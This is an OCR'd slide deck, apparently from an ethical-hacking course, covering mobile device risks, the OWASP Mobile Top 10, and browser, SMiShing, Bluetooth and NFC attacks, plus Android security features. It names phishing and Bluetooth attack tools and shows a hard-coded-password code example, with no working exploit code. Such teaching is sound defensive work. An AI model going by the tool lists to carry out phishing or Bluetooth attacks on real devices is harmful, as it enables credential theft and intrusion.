
17.1 MOBILE PLATFORM OVERVIEW


- Mobile Device
- Mobile Ecosystem
- Mobile Device Vulnerabilities

WHAT IS A MOBILE DEVICE?

- A mobile device is essentially a small hand-held computer with a touch screen
- The user interface uses direct manipulation (multi-touch gestures)
- It has an embedded operating system that can:
  - Make and receive voice calls
  - Send and receive messages
  - Connect to a network (including the Internet)
  - Run applications
- Most mobile devices have a Subscriber Identity Module (SIM) card that contains a phone number and other information necessary to connect to a cellular carrier
- Most modern mobile devices can connect to multiple network types simultaneously including cellular, Wi-Fi, Bluetooth, NFC
  - It can also connect to a PC via USB


MOBILE DEVICE EXAMPLES






THE MOBILE ECOSYSTEM

- Mobile devices have an entire ecosystem of hardware, software, services and vendors to support the mobile user



VULNERABLE AREAS IN THE MOBILE ENVIRONMENT



OWASP MOBILE TOP 10 RISKS

- Improper Platform Usage
  - The organization exposes a web service or API call consumed by the app
  - Attacker could feed malicious input to the vulnerable device
- Insecure Data Storage
  - App developer erroneously assumes users/malware will have no access to the device filesystem
- Insecure Communication
  - SSL/TLS may be used during authentication but not elsewhere in the communication
- Insecure Authentication
  - Weak or missing authentication schemes
  - Uptime limits may require apps have offline authentication, which attackers could learn to bypass
- Insufficient Cryptography
  - "Roll your own" encryption, or weak algorithm/key implementation

OWASP MOBILE TOP 10 RISKS (CONT'D)

- Insecure Authorization
  - Poor or missing authorization schemes can allow privilege escalation
- Client Code Quality
  - Attackers could fuzz the app to look for memory leak/overflow opportunities
- Code Tampering
  - Unauthorized versions and "patches" can inject malicious instructions or remove security features
- Reverse Engineering
  - Hackers analyze the core binary to look for ways to compromise the app
- Extraneous Functionality
  - Attackers download the app and look for hidden switches or test code artifacts that could be exploited

Most people do not take mobile security as seriously as they do laptop or computer security


SECURITY ISSUES FROM APPLICATION STORES

- Non-existent or insufficient app vetting
- Malware/malicious apps distributed through store
- Social engineering of users to access apps outside store
- Malicious apps damage other apps so attackers can access sensitive data
- Unofficial app stores/repositories
- Sideloading apps via email/social media/alternate download sites/removable media

17.2 MOBILE DEVICE ATTACKS

- Mobile Attack Vectors
- Browser-based Attacks
- Phone/Messaging Attacks
- Application-based Attacks
- System Attacks
- Network Attacks
- Bluetooth Attacks
- NFC Attacks

MOBILE ATTACK VECTORS





BROWSER-BASED MOBILE ATTACKS

- Phishing
  - Emails or popups redirect users to fake web pages that mimic trustworthy sites
  - Users enter personal information such as credentials, bank account and credit card numbers, contact information
- iFrames
  - Attackers superimpose a single pixel iframe on a website that contains malicious instructions that the phone's browser executes
- Clickjacking
  - Users click something different from what they think they are clicking
  - Often used in conjunction with iFrames
- MITM
  - Attacker plants malicious code in the phone to bypass password verification such as one-time passwords via SMS or voice
- Buffer Overflow
  - An attacker exploits code weakness in a mobile app to cause erratic behavior including arbitrary or remote code execution or device crash
- Data Caching Attack
  - The attacker accesses local storage where apps save credentials and other sensitive information

MOBILE DEVICE PHISHING EXAMPLE

- Victim receives a phishing email
- Downloads and opens the attachment
- Device makes a connection in the background to the waiting hacker





PHONE/MESSAGING ATTACKS

- Baseband Attack
  - Attackers exploit vulnerabilities in a phone's GSM/3GPP baseband processor which sends and receives radio signals to cell towers
- SMiShing
  - Attackers send fake messages via SMS or other messaging apps
  - These messages contain deceptive links to malicious websites
  - Most Common SMiShing Attacks:
    - "Urgent" messages about your credit card or bank account
    - Notifications that you've won something
    - Fake survey links
    - Fake messages from trusted brands
- Vishing
  - The voice version of SMiShing
  - Attackers call the user live or call with pre-recorded messages that social engineer the user into revealing sensitive information or pressing a button that re-routes them to an expensive pay-by-the-minute phone number

SMISHING TOOLS

- Evilginx2
- SEToolkit
- HiddenEye
- King-Phisher
- SocialFish
- Shellphish

APPLICATION-BASED ATTACKS

- Configuration Manipulation
  - External configuration files and code libraries can be manipulated to cause buffer overflows, weak authentication, and access to administrative information and data stores
- Dynamic Runtime Injection
  - Attackers abuse and manipulate the code as it runs, circumventing security, accessing privileged parts of an app and even stealing data

HARD-CODED CREDENTIALS EXAMPLE

- You perform a static analysis of a mobile app and see this in the source code:

```
int verifyAdmin(String password)
{
    if (password.equals("mR7HCS14@31&#")) {
      return 0;
   }
   return 1;
}
```

- The function uses hard-coded credentials in the function
  - An insecure practice that can lead to compromise
- The password for the application is shown in the source code as mR7HCS14@31&#
- Even if this was obfuscated using encoding or encryption, it is a terrible security practice to include hard-coded credentials in the application
  - An attacker can reverse-engineer the credentials

SYSTEM ATTACKS

- OS Data Caching Attack
  - The OS pages user data to local storage
  - An attacker can boot the device to with a malicious OS that extracts this information
- Side-channel Attack
  - Electronic emanations of phones can be used to break cryptographic keys
- Confused Deputy Attack
  - A type of privilege escalation in which a legitimate, more privileged app is tricked by another app into misusing its authority on the system
- Device Lockout/Bricking
  - An attacker could change the password on a phone, or a user could forget their password and get locked out
  - Too many failed login attempts could induce a mobile device management (MDM) system to remotely wipe (brick) the device

NETWORK ATTACKS


- Rogue Access Points
  - Fake access points are used to capture credentials and perform MITM attacks
- Man-in-the-Middle (MITM)
  - An attacker inserts themselves between the mobile device and a website
- SSLStrip/Downgrade Attack
  - An attacker performing an MITM attack can also force the mobile device to downgrade to a weaker form of authentication or encryption, or none at all

NETWORK ATTACKS (CONT'D)

- Session Hijacking
  - An attacker can steal a token, or use spoofing/poisoning/sequence number prediction to hijack a user's session with a website
- Packet Sniffing/port scanning
  - An attacker can scan a mobile device over-the-air or capture clear text transmissions from the phone
- DNS Poisoning
  - A type of spoofing in which name resolution lookups direct a user to a malicious site rather than the actual site

BLUETOOTH ATTACKS

- **Bluesmacking**
  - Denial of service against device
- **Bluejacking**
  - Sending unsolicited messages
- **Bluesniffing**
  - Attempt to discover Bluetooth devices
- **Bluebugging**
  - Remotely using a device's features
- **Bluesnarfing**
  - Theft of data from a device
- **Blueprinting**
  - Collecting device information over Bluetooth
- **Bluetooth Impersonation Attack (BIAS)**
  - Authentication downgrade allows attacker to pose as another Bluetooth device



BLUETOOTH DISCOVERABILITY AND PAIRING

- If a mobile device can be connected to easily, it can fall prey to Bluetooth attacks
- **Discovery mode** - how the device reacts to inquiries from other devices
  - **Discoverable** - answers all inquiries
  - **Limited Discoverable** - restricts the action
  - **Nondiscoverable** - ignores all inquiries
- **Pairing mode** - how the device deals with pairing requests
  - **Pairable** - accepts all requests
  - **Nonpairable** - rejects all connection requests

BLUETOOTH ATTACK TOOLS

- **BlueScanner** - finds devices around you
- **BT Browser** - another tool for finding and enumerating devices
- **Bluesniff** and **btCrawler** - sniffing programs with GUI
- **Bloover** - can perform Bluebugging
- **Bluediving** - features include Bluebug, BlueSnarf, BlueSnarf++, BlueSmack, and Bluetooth address spoofing
- **Super Bluetooth Hack** - all-in-one package that allows you to do almost anything

GitHub lists 23 Bluetooth exploit repos

NEAR-FIELD COMMUNICATIONS (NFC)

- A set of standards for mobile devices to establish radio communication with each other by:
  - Being touched together
  - Brought within a short distance (usually no more than a few centimeters)

NFC COMMON APPLICATIONS

- Payment via mobile devices such as smartphone and tablets.
- Electronic identity.
- Electronic ticketing for transportation.
- Integration of credit cards in mobile devices.
- Data transfer between any types of devices such as digital cameras, mobile phones, media players.
- P2P (peer to peer) connection between wireless devices for data transfer.
- Loyalty and couponing/targeted marketing/location-based services
- Device pairing
- Healthcare/patient monitoring
- Gaming
- Access control/security patrols/inventory control (tags and readers)

NFC ATTACK METHODS

- Eavesdropping
- Spoofing
  - Capture and replay RFID data
- RF Jamming Denial-of-Service
- Data modification/corruption
  - Very brief spikes of interference by attacker could alter received data
- MITM
  - Real-time Relay Attack between sender and receiver
- NFC protocol stack fuzzing
  - Force a device to parse images, videos, contacts, documents, etc. without user interaction
  - Possibly take complete control over the phone to steal data, send texts and make calls

NFC ATTACKS

- Launch a buffer overflow/code execution attack on NFC-equipped ATM machines
  - Includes ATM jackpotting - causing the ATM to dispense all its cash
  - NFC readers don't validate the size of the packet
- NFC Beaming Vulnerability CVE-2019-2114
  - Malware can be installed on a phone via tapping a malicious device or payment terminal
  - Bypasses "Install unknown apps" prompt

17.3 ANDROID OVERVIEW

- Android OS
- Android Security Features

ANDROID OS


- Mobile Operating System based on Linux
- Developed by Google
- Large app dev community
- Most apps written in Kotlin or Android Java, packaged as APKs
- Users can install apps from Google Play
  - Or side-load from other sources without root permission
- Application framework allows for component reuse/replacement
- Android is susceptible to compromise
  - Just like laptops and desktop computers
- Particularly susceptible to malicious attachments
  - Users can side-load apps without root permission

ANDROID SECURITY FEATURES

- App Signing
  - Allows developers to identify the author of the app
  - You can update your app without creating complicated interfaces and permissions
  - Every app that runs on the Android platform must be signed by the developer
- Biometrics
  - Android 10 and higher includes a BiometricPrompt API
  - Integrated fingerprint and face recognition
- Keystore
  - Hardware-backed secure storage for cryptographic secrets
  - Provides:
    - key generation
    - import and export of asymmetric key
    - import of raw symmetric keys
    - asymmetric encryption and decryption with appropriate padding modes
- Verified Boot
  - Attempts to ensure all executed code comes from a trusted source
  - Ensures that the device is running a safe Android system

ANDROID APP SANDBOXING

- Android uses Linux protection mechanisms to identify and isolate app resources
  - Apps are separated from OS and each other
- Android assigns a unique user ID (UID) to each app
  - The UID is used to set up a kernel-level App Sandbox that the app runs in
  - Each app run as a Dalvik Java virtual machine



ANDROID VULNERABILITY TYPES

Vulnerability	Description
Physical theft or damage	Small size makes Android devices especially vulnerable to theft, loss, and accidental damage
Weak or no passwords	Many users do not enable passwords or use weak passwords on the device
Lack of data encryption	Many apps, including those that use the SQLite database, store data in cleartext
Ability to side-load apps	Android allows users to install unsigned apps from any source, even on devices that are not rooted
Rooted device	Many Android users root their devices to have more control over their phones Makes it easier to compromise the phones (having root level privileges)

ANDROID VULNERABILITY TYPES (CONT'D)

Vulnerability	Description
SQL injection	The SQLite database is vulnerable to a SQL injection attack
Unauthorized access or excessive permissions by apps	• Many apps request more permissions than they actually need • or do not request permissions at all to access resources such as contacts, microphone, camera, location services, etc.
Data leakage from syncing	• Security vulnerabilities in cloud-based services could expose the Android device to attack • Especially if the user uses the same password for multiple websites
Lack of antivirus/malware protection	• Most users do not install endpoint protection on their devices. • This leads to virus infections, unsafe surfing, malicious downloads, SMShing, etc.
